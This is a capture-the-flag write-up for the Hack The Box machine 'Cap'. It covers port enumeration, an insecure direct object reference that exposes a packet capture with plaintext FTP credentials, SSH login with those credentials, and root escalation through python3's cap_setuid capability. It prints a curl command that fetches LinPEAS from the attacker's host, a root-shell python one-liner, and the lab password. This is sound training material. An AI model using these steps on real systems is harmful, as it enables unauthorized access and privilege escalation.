

# Hack The Box: Cap



## Background Information

IP Address: 10.10.10.245

Box Description:

*Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.*

## Step 1: Enumeration

The first step in any new environment is to enumerate the environment to identify what kind of system and services we can work with. Using Nmap with the sC and sV flags shows the following results in Figure 1.

```
$ nmap -sC -sV 10.10.10.245
```

Using the sC flag tells nmap to use the default enumeration scripts, while the sV flag tells nmap to also do version detection – which is very useful for identifying exploits. The scan, shown in Figure 1, shows that there are three ports with services running on them that can be useful to us: 21, 22, and 80 – FTP, SSH, and HTTP respectively.

## Figure 1

```

hsapp@KrarksThumb:~/Documents/HackTheBox/Cap$ nmap -sC -sV 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 20:41 MST
Nmap scan report for cap.htb (10.10.10.245)
Host is up (0.073s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     gunicorn
|_ http-server-header: gunicorn
|_ http-title: Security Dashboard
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Tue, 26 Nov 2024 03:41:49 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232

```

Note. This figure shows the result of the nmap scan “*nmap -sC -sV 10.10.10.245*” to identify open ports and versions of potential services running on the ports.


## Step 2: Foothold

As we know that this machine is hosting a webpage, going to this webpage in FireFox shows the following in Figure 2. This website seems to be the web-end of a network security tool similar to that of Security Onion. Going over to the “*Security Snapshot*” tab, there appears to be a vulnerability in the requests that can be sent to the service; through the search bar. The default URL should be something along the lines of: <http://10.10.10.245:80/data/13>, where 13 is the specified 5 second PCAP file [Note: the number might be different on different attempts at this box, that is not an issue as its the malleability of this number that is of concern to us].

Changing this number to 0, showing the first 5 second PCAP on the service shows a lot more data than there was in the 13<sup>th</sup> PCAP. When downloaded and opened through a PCAP viewer such as WireShark<sup>[1]</sup> shows that there are TCP packets, but more importantly FTP packets that were passed through the network at the time, as shown in Figure 3. As this is an FTP packet stream instead of an SFTP packet stream, all of the data is not encrypted and so we are able to see any usernames, passwords, and files sent and requested. Packet 36 and packet 40 show the username and password respectively, as *Nathan* and *Buck3tH4TF0RM3!*.

The other service running on this machine is SSH, and so trying to log in to an account with the username: *nathan* and password: *Buck3tH4TF0RM3!* successfully logs in to Nathan’s account on the machine as Nathan had used the same password for both FTP and his local user on the machine. Since logged in as Nathan, the user.txt file within his home directory contains the first flag.

**Figure 2**



*Note.* This figure shows the home screen to the web service running on 10.10.10.245:80/.

**Figure 3**

31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK...
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.

*Note.* This figure shows packets 30-42 of the downloaded PCAP file from 10.10.10.245:80/data/0. The highlighted FTP packet (40) shows that there is a password passed unencrypted: Buck3tH4TF0RM3!.

## Step 3: Privilege Escalation

With user access established, the next step of this box is to obtain root access and the root flag. One great way to test a bunch of different known vulnerabilities for escalating privileges is to run the LinPEAS script<sup>[2]</sup>. This script, made by CarlosPolop on GitHub, searches through known paths of privilege escalation as gone through by the compiled list at HackTricks.com<sup>[3]</sup>. The first step in getting the LinPEAS script on Nathan's computer is to start a Python3 HTTP server on your host machine so that the script can just be requested through the SSH session, as shown in Figure 4. On the victim machine using Nathan's account the cURL command can be used to request the file using the following command:

```
$ curl 10.10.14.56:80/linpeas.sh > linpeas.sh
```

This command will allow Nathan to have a copy of the LinPEAS script in his home directory. After giving the script execute permissions, running the script shows two vulnerabilities that are flagged as the first thing(s) to look into, as shown in Figure 5 and Figure 6. Figure 5 shows that the victim machine is vulnerable to CVE-2021-3560<sup>[4][5]</sup>, which allows for privilege escalation by starting a command and killing it while it is still processing the request, which can allow for a command to be run with sudo permissions before the command's process has fully exited. While this machine is the


correct version of Debian and the correct kernel version, it is missing some packages like *accountservice*, which this exploit relies on – and the installation of which is impossible without the root permissions making it a moot vulnerability for our purposes.

The second major vulnerability shown by LinPEAS is that Python3 is set up to have the `set_uid` bit enabled, shown in Figure 6. With the `set_uid` bit set, when a user that is not the owner of the program runs the program, the user inherits all rights of the owner – in this case, root. In other words, the principal of Nathan will inherit all of the access rights of the root principal while he is running the Python3 program. Using this, under Nathan's account on the victim machine, we can spawn a root-level shell using the following command:

```
$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

This first sets the account's userID to 0 (root) and then spawns a shell with that userID, as shown in Figure 7. From this, the directory can be changed to `/root`, which has the final flag in `root.txt`.

## Figure 4



```
hsapp@KrarksThumb:~/Documents/HackTheBox/Cap$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.245 - - [18/Nov/2024 22:16:43] "GET /linpeas.sh HTTP/1.1" 200 -
10.10.10.245 - - [18/Nov/2024 22:17:49] "GET /linpeas.sh HTTP/1.1" 200 -
10.10.10.245 - - [18/Nov/2024 22:20:15] "GET /linpeas.sh HTTP/1.1" 200 -
10.10.10.245 - - [18/Nov/2024 22:20:29] "GET /linpeas.sh HTTP/1.1" 200 -
```

*Note.* This figure shows the host machine running a Python3 HTTP server with associated requests from the victim machine.

## Figure 5



```
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
Details: https://seclists.org/oss-sec/2017/q1/184
Exposure: less probable
Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
Vulnerable to CVE-2021-3560
```

*Note.* This figure shows a section of the output of the LinPEAS script, showing that the victim machine is vulnerable to CVE-2021-3560.

## Figure 6



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

*Note.* This figure shows a section of the output of the LinPEAS script, showing that the victim machine is vulnerable due to a capability mismanagement.

## Figure 7

```
nathan@cap:~/snap/lxd$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# ls
21029 common current
# pwd
/home/nathan/snap/lxd
# cd
# ls
output.txt snap tets.sh user.txt
# cd /root
# ls
root.txt snap
# cat root.txt
```

*Note.* This figure shows the spawning of a root-level shell exploiting the mismanagement of Python3's permissions.

## Sources and Links

[1] <https://www.wireshark.org/>

[2] <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>

[3] <https://book.hacktricks.xyz/linux-hardening/privilege-escalation>

[4] <https://nvd.nist.gov/vuln/detail/cve-2021-3560>

[5] <https://github.blog/security/vulnerability-research/privilege-escalation-polkit-root-on-linux-with-bug/>

[6] <https://linux.die.net/man/2/setuid>